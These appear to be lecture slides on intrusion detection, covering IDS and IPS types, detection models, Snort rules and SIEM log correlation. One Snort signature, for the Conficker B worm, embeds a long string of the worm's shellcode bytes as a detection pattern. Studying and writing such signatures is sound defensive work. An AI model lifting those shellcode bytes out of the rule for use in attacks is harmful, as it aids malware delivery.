
- **intrusion**

- a security incident (set of events) in which an intruder attempts to gain access to a system (or system resource), or to increase privileges without having authorization to do so
- often exploit system or software vulnerabilities
- examples: remote root compromise, web server defacement, password cracking, installing a backdoor, installing a root kit, ...

- **intrusion detection**

- a security service that monitors and analyzes system events for the purpose of detecting intrusions and providing real-time or near real-time warnings

Is it a hard task?



Motivations for intrusion detection

- need a second (third?) line of defense if attack prevention systems (e.g., firewalls) fail
- IDS/IPS is similar to burglar alarm systems
 - catch intruders before they can do much damage
 - » fast detection of and reaction to intrusions can help to alleviate the effects of the attack
 - intruders may stay out if they think they may be caught
 - » there are much more easier targets around
- firewalls are ineffective against insider attacks (may be a compromised host)
- using an IDS can provide lot of useful information about how intrusions happen → this helps to design more secure systems


“Second line of defense”

- First, server software used to contain access control mechanism (e.g. web server – basic authentication)
 - Operating system permissions, access rules are also used e.g. unix file access permissions
AND role based access control as “second line” defense
 - Firewall and content filtering avoids attacks (e.g. URL exploit prevention)
 - Finally, IDS/IPS is used as a “N-th line” defense to at least detect the incident.
-
- The system protection is a multi-layered approach and each layer should help the others. Some features might overlap, some layers might missing, but altogether security is a system of several components.


Two basic assumptions of IDS's

1. System activities are observable
2. Normal and abnormal/intrusive activities are distinctive from each other

- however, expect some overlap
- problems of false positives and false negatives
- must find a trade-off



IDS functional architecture



IDS types, detection model

- Signature-based intrusion detection
 - uses a database that contains known attack signatures
 - collected audit data is matched against this database
 - can detect only known attacks
 - efficient
 - useless against unknown attacks
- Anomaly detection
 - maintains a profile of normal system behavior
 - detects deviations from the normal behavior
 - can detect yet unknown attacks, but have a relatively high false positive rate (new normal activities are identified as anomalies)
- Stateful protocol analysis
 - Follow the state of the protocol
 - Allowed next steps and states
 - Can contain reasonableness tests (login name < 20 char)
 - Resource intensive
 - Cannot detect many attacks (e.g. DoS)


IDS types

Based on detection scope


- host-based IDS
 - detects intrusions that occur on a host
 - uses data from audit logs and system call histories (native OS or special mechanisms)
- network-based IDS
 - not limited to a single host
 - monitors network traffic patterns by using sensors deployed at strategic locations such as routers and switches
 - watches for violations of protocols, unusual patterns, or known intrusive patterns
 - looks into payload of packets for malicious commands and contents

IDS vs IPS

- IPS = Intrusion Prevention System
- Inline appliance
- Can stop the traffic immediately
- Can be a bottleneck
- Can be a single point of failure
- Hardware types
 - PC based (also IDS)
 - Appliance based
 - » Router/switch integrated
 - » Sec appliance (e.g.: ASA)
 - » IPS appliance (e.g.: IPS 4270)



Snort detection engine



Snort rules

- A simple rule

```
alert tcp any any -> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msg:"mountd access");
```

- Conficker B botnet:

```
alert tcp any any -> $HOME_NET 445 (msg: "conficker.b shellcode"; content: "|e8 ff ff ff ff c2|_8d|0|10 80|1|c4|Af|81|9MSu|f5|8|ae c6 9d a0|0|85 ea|0|84 c8|0|84 d8|0|c4|0|9c cc|Ise|c4 c4 c4|,led c4 c4 c4 94|&<08|92|\;|d3|WG|02 c3|,|dc c4 c4 c4 f7 16 96 96|0|08 a2 03 c5 bc ea 95|\;|b3 c0 96 96 95 92 96|\;|f3|\;|24 |i|95 92|Q0|8f f8|0|88 cf bc c7 0f f7|2I|d0|w|c7 95 e4|0|d6 c7 17 cb c4 04 cb|{|04 05 04 c3 f6 c6 86|D|fe c4 b1|1|ff 01 b0 c2 82 ff b5 dc b6 1f|0|95 e0 c7 17 cb|s|d0 b6|0|85 d8 c7 07|0|c0|T|c7 07 9a 9d 07 a4|fN|b2 e2|Dh|0c b1 b6 a8 a9 ab aa c4|]|e7 99 1d ac b0 b0 b4 fe eb eb|"; sid: 2000002; rev: 1;)
```

(mixed binary and ASCII text, simple content matching)


- Regular expressions (PCRE) and other tricks can be used to write efficient and robust rules
- Hard to read/write/understand rules
- Different sources/categories for rules

SIEM systems

- Problem: extremely lot of logs from several sources
- Event logs are very useful but too many generated
- When to alert the sysadmin?
- Big data problems and solutions
- Correlation between events can be analyzed
- False positives can be largely eliminated

SIEM, What to collect?


- Collect all data, everything is important:
 - From workstations
 - From database servers
 - From webservers
 - From email servers
 - From IPS
 - From IDS
 - From antivirus
 - From firewall
 - From fileserver
 - Wireless access log
 - NAS log
 - VPN log
 - SAP logs
 - ...



Correlation example

Correlation Rule Name: W32.Blaster Worm


